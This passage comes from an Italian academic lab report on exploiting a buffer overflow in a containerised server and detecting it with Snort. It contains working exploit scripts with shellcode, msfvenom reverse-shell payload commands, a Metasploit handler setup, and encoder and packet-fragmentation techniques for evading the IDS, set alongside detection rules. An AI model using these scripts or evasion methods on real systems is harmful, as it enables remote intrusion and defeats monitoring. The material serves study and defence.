Per garantire una maggiore probabilità di successo, utilizziamo un offset rispetto all'indirizzo dell'EIP e dei NOP-slide, ovvero una sequenza di istruzioni NOP (0x90) posizionate prima dello shellcode, se eseguite queste istruzioni non fanno sostanzialmente nulla e fanno sì che il processore passi alla cella di memoria successiva. Questo con-

sente di reindirizzare l'EIP a una zona di memoria più ampia della memoria, una volta riusciti a indirizzare l'EIP verso quest'area il controllo scivolerà verso il codice iniettato di nostro interesse.

In base a ciò, scegliamo come valore per sovrascrivere l'EIP il seguente indirizzo:

0xffffd2f0

Questo valore viene scelto perché corrisponde a un'area di memoria all'interno del nostro buffer di input, che conterrà il NOP-slide seguito dal codice eseguibile.

3.2.3 Esecuzione dell'Exploit per Ottenere una Reverse Shell

Dopo aver individuato l'offset corretto per la sovrascrittura dell'EIP e determinato un indirizzo di memoria valido in cui iniettare il codice, possiamo ora procedere con l'esecuzione dell'exploit. L'obiettivo è generare un payload contenente uno shellcode che, una volta eseguito, stabilisca una **reverse shell** verso la macchina dell'attaccante, permettendogli di ottenere un accesso remoto sul server compromesso.

Generazione del Payload con **msfvenom**

Per generare il codice eseguibile necessario all'apertura della shell remota, utilizziamo il tool di **Metasploit Framework** chiamato **msfvenom**.

Il tool consente la generazione del payload malevolo da inviare al target, di seguito è riportato il comando:

```
1 msfvenom -p linux/x86/meterpreter/reverse_tcp LPORT=5555 LHOST  
=172.25.0.20 PrependSetuid=true -f python
```

Listing 3.12: Generazione del payload per la reverse shell

Dove:

- `-p linux/x86/meterpreter/reverse_tcp` indica il payload, ovvero una reverse shell TCP per sistemi Linux a 32 bit.
- `LHOST=172.25.0.20` definisce l'indirizzo IP della macchina attaccante, su cui sarà ricevuta la connessione di reverse shell.
- `LPORT=5555` specifica la porta di ascolto sulla macchina attaccante.
- `PrependSetuid=true` consente di eseguire il payload con i privilegi dell'utente proprietario del processo vulnerabile.
- `-f python` indica che il payload deve essere generato in un formato compatibile con Python.

Il codice generato, stampato nel terminale di lancio del comando, verrà poi integrato all'interno del nostro exploit.

Implementazione e lancio dello Script di Exploit

Una volta generato il payload, possiamo inserirlo all'interno dello script `exploit_reverse_shell_clear.py`, che invia l'exploit al server vulnerabile.

Di seguito è riportato il codice dello script:

```
1 import socket
2 import struct
3
4 total_length = 1022
5 pad = b"A" * 62
6 eip = struct.pack("<I", 0xffffd2f0)
7
8 buf = b""
9 buf += b"\x31\xdb\x6a\x17\x58\xcd\x80\x6a\x0a\x5e\x31\xdb"
10 buf += b"\xf7\xe3\x53\x43\x53\x6a\x02\xb0\x66\x89\xe1\xcd"
11 buf += b"\x80\x97\x5b\x68\xac\x19\x00\x14\x68\x02\x00\x15"
12 buf += b"\xb3\x89\xe1\x6a\x66\x58\x50\x51\x57\x89\xe1\x43"
13 buf += b"\xcd\x80\x85\xc0\x79\x19\x4e\x74\x3d\x68\xa2\x00"
14 buf += b"\x00\x00\x58\x6a\x00\x6a\x05\x89\xe3\x31\xc9\xcd"
15 buf += b"\x80\x85\xc0\x79\xbd\xeb\x27\xb2\x07\xb9\x00\x10"
16 buf += b"\x00\x00\x89\xe3\xc1\xeb\x0c\xc1\xe3\x0c\xb0\x7d"
17 buf += b"\xcd\x80\x85\xc0\x78\x10\x5b\x89\xe1\x99\xb2\x6a"
18 buf += b"\xb0\x03\xcd\x80\x85\xc0\x78\x02\xff\xe1\xb8\x01"
19 buf += b"\x00\x00\x00\xbb\x01\x00\x00\x00\xcd\x80"
20
21 nop_pre = b"\x90" * 136
22 nop_post = b"\x90" * 136
```



```
23
24 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
25 s.connect(("vulnerable_server", 4444))
26 s.recv(1024)
27 s.sendall(pad + eip + nop_pre + buf + nop_post)
28 s.close()
```

Listing 3.13: Script Python per l'invio dell'exploit

Attivazione della Reverse Shell

Prima di eseguire lo script di exploit, è necessario predisporre la macchina attaccante affinché si metta in ascolto sulla porta specificata in fase di generazione dell'exploit a msfvenom, pronta a ricevere la connessione della reverse shell.

Questo può essere fatto utilizzando il modulo `multi/handler` di Metasploit:

```
1 msfconsole
2 use exploit/multi/handler
3 set PAYLOAD linux/x86/meterpreter/reverse_tcp
4 set LHOST 172.25.0.20
5 set LPORT 5555
6 exploit
```

Listing 3.14: Impostazione del listener con Metasploit

Esecuzione dell'Exploit

Avviato l'handler sulla macchina attaccante, possiamo lanciare lo script Python ed inviare l'exploit al server. Se l'attacco va a buon fine, la macchina target stabilirà una connessione con l'attaccante, fornendogli un accesso remoto tramite shell. Lanciamo dunque l'attacco e verifichiamo l'ottenimento della shell remota, come mostrato nella seguente figura.

```
(root@2e749ac8ad1e)-[/]
# msfconsole
Metasploit tip: Display the Framework log using the log command, learn
more with help log

IIIIII  dTb.dTb
II      4' v 'B
II      6. .P
II      'T; .;P'
II      'T; ;P'
IIIIII  'YvP'

I love shells --egypt

      =[ metasploit v6.4.50-dev ]
+ -- --=[ 2496 exploits - 1283 auxiliary - 431 post ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

use exploit/multi/handler
set PAYLOAD linux/x86/meterpreter/reverse_tcp
set LHOST 172.25.0.20
set LPORT 5555
exploit

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD linux/x86/meterpreter/reverse_tcp
PAYLOAD => linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 172.25.0.20
LHOST => 172.25.0.20
msf6 exploit(multi/handler) > set LPORT 5555
LPORT => 5555
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 172.25.0.20:5555
[*] Sending stage (1017704 bytes) to 172.25.0.10
[*] Meterpreter session 1 opened (172.25.0.20:5555 -> 172.25.0.10:52626) at 2025-03-02 19:35:07 +0000

meterpreter >
```

Figure 3.3: Connessione stabilita con una shell remota da msfconsole.

Digitando il comando `ls` ad esempio visualizziamo il contenuto nella cartella di root della macchina target.

```
meterpreter > ls
Listing: /
=====
```

Mode	Size	Type	Last modified	Name
----	----	----	-----	----
100755/rwxr-xr-x	0	fil	2025-03-02 16:16:57 +0000	.dockerenv
040755/rwxr-xr-x	4096	dir	2025-03-01 19:15:08 +0000	bin
040755/rwxr-xr-x	4096	dir	2018-04-24 08:34:22 +0000	boot
040755/rwxr-xr-x	3140	dir	2025-03-02 16:16:57 +0000	dev
040755/rwxr-xr-x	4096	dir	2025-03-02 16:16:57 +0000	etc
040755/rwxr-xr-x	4096	dir	2025-03-01 19:15:23 +0000	home
040755/rwxr-xr-x	4096	dir	2025-03-01 19:14:47 +0000	lib
040755/rwxr-xr-x	4096	dir	2020-03-11 21:05:30 +0000	media
040755/rwxr-xr-x	4096	dir	2020-03-11 21:05:30 +0000	mnt
040755/rwxr-xr-x	4096	dir	2020-03-11 21:05:30 +0000	opt
040555/r-xr-xr-x	0	dir	2025-03-02 16:16:57 +0000	proc
040700/rwx-----	4096	dir	2025-03-01 19:15:22 +0000	root
040755/rwxr-xr-x	4096	dir	2020-03-20 18:38:58 +0000	run
040755/rwxr-xr-x	4096	dir	2020-03-20 18:38:57 +0000	sbin
040755/rwxr-xr-x	4096	dir	2020-03-11 21:05:30 +0000	srv
100775/rwxrwxr-x	334	fil	2025-02-26 16:46:37 +0000	start_server.sh
040555/r-xr-xr-x	0	dir	2025-03-02 16:16:57 +0000	sys
041777/rwxrwxrwx	4096	dir	2025-03-01 19:15:23 +0000	tmp
040755/rwxr-xr-x	4096	dir	2020-03-11 21:05:30 +0000	usr
040755/rwxr-xr-x	4096	dir	2020-03-11 21:06:49 +0000	var

Figure 3.4: Connessione stabilita con una shell remota da msfconsole.

3.3 Rilevamento dell'Attacco

Veniamo ora al rilevamento dell'attacco da parte dell'IDS. In particolare, nel nostro scenario, il payload dell'attacco viene trasmesso in chiaro, consentendoci di studiare il contenuto della comunicazione tramite il nostro IDS e rilevare dunque l'attacco. Questo è un caso tipico ad esempio all'interno di una intranet aziendale in cui il traffico puo essere monitorato ma il firewall è già stato superato.

Al fine di rilevare un attacco di tipo buffer overflow tramite un IDS, è necessario definire delle regole di firma in grado di identificare schemi riconoscibili nei pacchetti di rete.

Analizzando il payload dell'attacco, possiamo osservare che lo stesso presenta pattern riconoscibili, come sequenze di caratteri ripetuti us-

ate come padding per riempire il buffer. Una prima strategia di rilevamento consiste, quindi, nel definire una regola che individui pacchetti che contengono una sequenza continua di almeno cinque caratteri.

Abbiamo dunque inserito una prima regola di rilevamento che consiste nel verificare la presenza di almeno 5 caratteri ripetuti nel contenuto dei frame:

```

1 alert tcp any any -> 172.25.0.10 4444 (msg:"Possible Exploit Attempt -
    Buffer Overflow (Padding)";
2 pcre:"/(.)\1{5,}/";
3 flow:to_server,established;
4 classtype:attempted-admin;
5 sid:1000001;
6 rev:1;)

```

Listing 3.15: Regola IDS per rilevare sequenze ripetute nel payload

Dove:

- `pcre:"/(.)\1{5,}/"` identifica sequenze di almeno cinque caratteri ripetuti consecutivamente, caratteristica tipica dei padding utilizzati negli attacchi di buffer overflow.
- `flow:to_server,established` si assicura che la regola venga applicata ai pacchetti diretti verso il server vulnerabile in una connessione TCP stabilita.

Alla prima regola è stata successivamente aggiunta quella di rilevamento di possibile sequenza di istruzioni di NOP sled:

```
1 alert tcp any any -> 172.25.0.10 4444 (msg:"Possible Exploit Attempt -  
    Buffer Overflow (NOP Sled)";  
2   content:"|90 90 90 90|";  
3   flow:to_server,established;  
4   classtype:attempted-admin;  
5   sid:1000002; rev:1;)
```


Listing 3.16: Regola IDS per rilevare sequenza di NOP sled nel payload

Dopo aver attivato questa regola, possiamo verificare il rilevamento dell'attacco monitorando il file di log predisposto da Snort:

```
1 tail -f /var/log/snort/alert
```

Listing 3.17: Verifica del rilevamento dell'attacco con Snort

Di seguito il risultato del rilevamento:



```
03/02-20:35:11.509895 00000002:1 Possible Exploit Attempt - Buffer Overflow (NOP Sled) 0000 [Classification: Attempted Administrator Privilege Gain] [Priority: 1] (TCP) 172.25.0.20:55684 -> 172.25.0.10:4444  
03/02-20:35:11.509895 00000001:1 Possible Exploit Attempt - Buffer Overflow (Padding) 0000 [Classification: Attempted Administrator Privilege Gain] [Priority: 1] (TCP) 172.25.0.20:55684 -> 172.25.0.10:4444
```

Figure 3.5: Risultato rilevamento regole NOP sled e Padding

Limitazioni delle Regole Basate su Pattern di Ripetizione

La regola consente la corretta individuazione di traffico contenente caratteri ripetuti, essa tuttavia è poco efficace, può generare falsi positivi, poiché alcuni pacchetti non malevoli potrebbero trasmettere sequenze di caratteri ripetuti, inoltre un attaccante può facilmente generare come padding una sequenza casuale di caratteri lunga quanto

richiesto. Dunque, per migliorare il rilevamento, è necessario individuare firme più specifiche.

3.3.1 Regole IDS per il Riconoscimento del Payload della Shell

Un metodo più efficace per il rilevamento dell'attacco consiste nell'identificare la presenza di un payload contenente codice shell. Analizzando il payload generato da msfvenom, possiamo osservare una sequenza esadecimale caratteristica, che corrisponde all'istruzione per l'esecuzione di `/bin/sh`:

```
1 |b8 01 00 00 00 bb 01 00 00 00 cd 80|
```

Listing 3.18: Pattern del payload identificativo di una shell

Inseriamo dunque una regola che ne consenta l'individuazione:

```
1 alert tcp any any -> 172.25.0.10 4444 (msg:"Exploit Attempt - Detected
  Shell Execution";
2 content:"|b8 01 00 00 00 bb 01 00 00 00 cd 80|";
3 flow:to_server,established;
4 classtype:attempted-admin;
5 sid:1000002;
6 rev:1;)
```

Listing 3.19: Regola IDS per identificare una shell nel payload

La seguente figura mostra come l'attacco venga correttamente rilevato

e loggato.

```
[*] 1000003:1 Possible Exploit Attempt - Buffer Overflow (Shellcode Signature) [**] [Classification: Attempted Administrator Privilege Gain] [Priority: 1] {TCP} 172.25.0.20:55684 -> 172.25.0.10:4444
[*] 1000002:1 Possible Exploit Attempt - Buffer Overflow (NOP Sled) [**] [Classification: Attempted Administrator Privilege Gain] [Priority: 1] {TCP} 172.25.0.20:55684 -> 172.25.0.10:4444
[*] 1000001:1 Possible Exploit Attempt - Buffer Overflow (Padding) [**] [Classification: Attempted Administrator Privilege Gain] [Priority: 1] {TCP} 172.25.0.20:55684 -> 172.25.0.10:4444
```

Figure 3.6: Rilevamento di shell code.

3.3.2 Offuscamento del payload

Uno dei principali limiti degli IDS basati su regole (rule-based IDS) è la loro scarsa adattabilità: il rilevamento degli attacchi si basa su pattern predefiniti, rendendoli vulnerabili a tecniche di evasione. Se un attaccante è in grado di offuscare il payload in modo da non farlo corrispondere esattamente alla firma identificata dall'IDS, il sistema di rilevamento fallirà.

Per dimostrare questa debolezza, possiamo modificare il payload generato da msfvenom applicando un encoder, che altera la rappresentazione binaria del codice senza modificarne il comportamento.

Ad esempio, possiamo utilizzare un encoder come **x86/shikata_ga_nai**, che esegue una codifica del payload:

```
1 msfvenom -p linux/x86/meterpreter/reverse_tcp LPORT=5555 LHOST
    =172.25.0.20
2    -b '\00' -f python
```

Listing 3.20: Generazione di un payload offuscato con encoding

L'uso dell'encoder altera la sequenza esadecimale del payload, impedendo all'IDS di rilevare l'attacco basandosi sulle firme statiche def-

inite in precedenza. Il codice utilizzato è identico al precedente, cambia solo il payload contenuto nell'invio.


Contromisura per l'IDS

Questo tipo di encoding può risultare esso stesso una firma per questa tipologia di attacco. In particolare, la tipologia di encoding utilizzata (Shikata-Ga-Nai), presenta una sequenza di caratteri nel payload associata alla decodifica delle istruzioni:

```
1 |d9 74 24 f4 |
```

Listing 3.21: Pattern del payload identificativo di una shell

L'aggiunta di questa regola al nostro IDS consentirà di identificare correttamente anche questa tipologia di contenuto come un possibile attacco di tipo Buffer Overflow. La seguente figura mostra come l'attacco venga correttamente rilevato e loggato.



```
Possible Exploit Attempt - Buffer Overflow (Shikata Ga Nai - Shellcode Signature) [**] [Classification: Attempted Administrator Privilege Gain] [Priority: 1] (TCP) 172.25.0.20:48146 -> 172.25.0.10:4444
Possible Exploit Attempt - Buffer Overflow (NOPSled) [**] [Classification: Attempted Administrator Privilege Gain] [Priority: 1] (TCP) 172.25.0.20:48146 -> 172.25.0.10:4444
Possible Exploit Attempt - Buffer Overflow (Padding) [**] [Classification: Attempted Administrator Privilege Gain] [Priority: 1] (TCP) 172.25.0.20:48146 -> 172.25.0.10:4444
```

Figure 3.7: Rilevamento di Shikata Ga Nai.

3.3.3 Frammentazione dei pacchetti

Un ultima tecnica di elusione dei controlli da parte dell'attaccante che presentiamo nel presente elaborato, consiste nello sfruttare le debolezze di alcuni IDS che potrebbero controllare il solo contenuto del singolo pacchetto.

Operando una frammentazione del payload e un invio frammentato del payload di attacco, frammentato e ricostruito secondo le logiche del protocollo TCP, e operando una frammentazione nei punti specifici del payload in cui ci sono elementi caratteristici del payload come l'inizio del decodificatore di Shikata Ga Nai, possiamo eludere il rilevamento da parte di questi IDS.

Abbiamo inoltre verificato che la versione di Snort utilizzata nello scenario di test, con una configurazione di default, non ricostruisce correttamente il contenuto dei pacchetti non essendo configurata la porta di destinazione del flusso 4444 come porta di interesse per eseguire correttamente la reassembly del traffico, ciò ha consentito il corretto bypass dei controlli e il mancato rilevamento. L'exploit è disponibile nel file `exploit_reverse_shell_frag.py`:

```
1 import socket
2 import struct
3 import time
4
5
6
7 target_ip = "vulnerable_server"
8 target_port = 4444
9 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
10 s.connect((target_ip, target_port))
11 chunk_size = 10
12
13 s.recv(1024)
```

```

14 total_length = 1022
15 pad = b"A"*62
16 eip = struct.pack("<I", 0xffffd2f0)
17 buf = b""
18 buf += b"\xbd\x16\x65\xbb\x3d\xdb\xcl\x9\x74"
19 buf += b"\x24\xf4\x5e"
20 buf += b"\x31\xc9\xb1\x21\x31\x6e\x14\x03\x6e\x14\x83\xc6"
21 buf += b"\x04\xf4\x90\x8a\xe6\x92\x4d\xb5\xd5\xe2\x18\x4f"
22 buf += b"\xb8\xd3\x07\xb8\xa7\x40\xfb\x14\x42\x64\x4b\xfc"
23 buf += b"\x1b\x89\x66\x81\x8b\x12\x11\x2e\xaa\xa4\xf5\x46"
24 buf += b"\xcf\xa4\xe0\x25\x46\x45\x60\x2c\x01\xd5\x24\xe7"
25 buf += b"\x38\x34\x85\xca\xbb\x33\xca\xac\xa2\x75\xbf\x73"
26 buf += b"\xbd\x2b\x3f\x8c\x3d\x73\x2a\x8c\x57\x86\x23\x6f"
27 buf += b"\x96\x41\xfe\xf0\x5c\x91\x78\x4c\xb5\x36\xc9\xa9"
28 buf += b"\xf3\x38\x3d\xb6\x03\xb1\xde\x77\xe8\xcd\xe1\x9b"
29 buf += b"\xe3\x7d\x9c\x96\x7c\xf8\x9f\x51\x6d\x59\xa9\x43"
30 buf += b"\x14\xef\xc3\x33\x24\xc2\x94\xb1\xeb\xa4\x96\x46"
31 buf += b"\x0a\xec\x96\xb8\xcd\x0c\x22\xb9\xcd\x0c\x54\x77"
32 buf += b"\x4d"
33 nop_pre = b"\x90"*136
34 nop_post = b"\x90"*136
35
36 payload = pad + eip + nop_pre + buf + nop_post
37
38 for i in range(0, len(payload), chunk_size):
39     s.send(payload[i:i+chunk_size])
40     time.sleep(0.08)
41

```

42 `s.close()`

Listing 3.22: Script Python per l'invio dell'exploit frammentato

Contromisura per l'IDS

Al fine di consentire a Snort di rilevare questo tipo di attacchi che fanno uso di frammentazione per eludere i controlli, è possibile modificare la configurazione di default dei snort, modificando il file `snort.conf`, in particolare modificando le righe relative alla configurazione di preprocessor `stream5_tcp`, impostazione legata alla ricostruzioni del flusso per connessioni TCP, aggiungendo le porte di interesse su cui avviene la comunicazione.

A seguito di questa modifica è stato possibile rilevare, anche in questo caso, il tentativo di exploit.

3.4 Conclusioni

Il presente elaborato ha permesso di esplorare in modo pratico la vulnerabilità del **buffer overflow**, osservando e analizzando cosa accade sulla macchina target operando questo tipo di attacco, ci ha inoltre consentito di osservare e comprendere i meccanismi di sicurezza preposti per mitigare questa tipologia di vulnerabilità e che al fine di rendere possibile l'exploit, è stato necessario disabilitare, dimostrandone l'importanza.

In aggiunta a ciò, l'analisi ha consentito di studiare un **Intrusion Detection System** di tipo **rule-based**, consentendo di approfondire i meccanismi di rilevamento di questi sistemi, le loro limitazioni e la loro efficacia qualora opportunamente configurati, aggiungendo un elevato numero di regole che consentano di intercettare un attacco con maggiore probabilità, similmente a come è stato fatto per impedire l'elusione al rilevamento dell'attacco. L'elaborato mostra inoltre come il rilevamento degli attacchi da parte di questi sistemi sia strettamente vincolato alla qualità, quantità e completezza delle regole pre-configurate in esso, il che li rende vulnerabili a tecniche di evasione e offuscamento.

A seguito degli exploit analizzati, delle contromisure di rilevamento adottate e delle tecniche di bypass implementate, possiamo trarre una conclusione, già chiara a seguito del corso di Network Security ma qui riconfermata: gli IDS basati su regole non garantiscono un rilevamento completo e sicuro degli attacchi e la loro efficacia è limitata alla presenza di firme di attacco opportunamente configurate, di conseguenza, un attaccante esperto può facilmente eludere i controlli statici applicando tecniche di offuscamento o mutazione del payload. Questi sistemi infatti si configurano come un valido strumento all'interno di un'architettura di sicurezza più ampia e stratificata. Se integrati con altri livelli di protezione possono contribuire a migliorare la sicurezza della rete in cui sono adottati risultando, dunque, un componente utile

ma non sufficiente per garantire la sicurezza della nostra rete.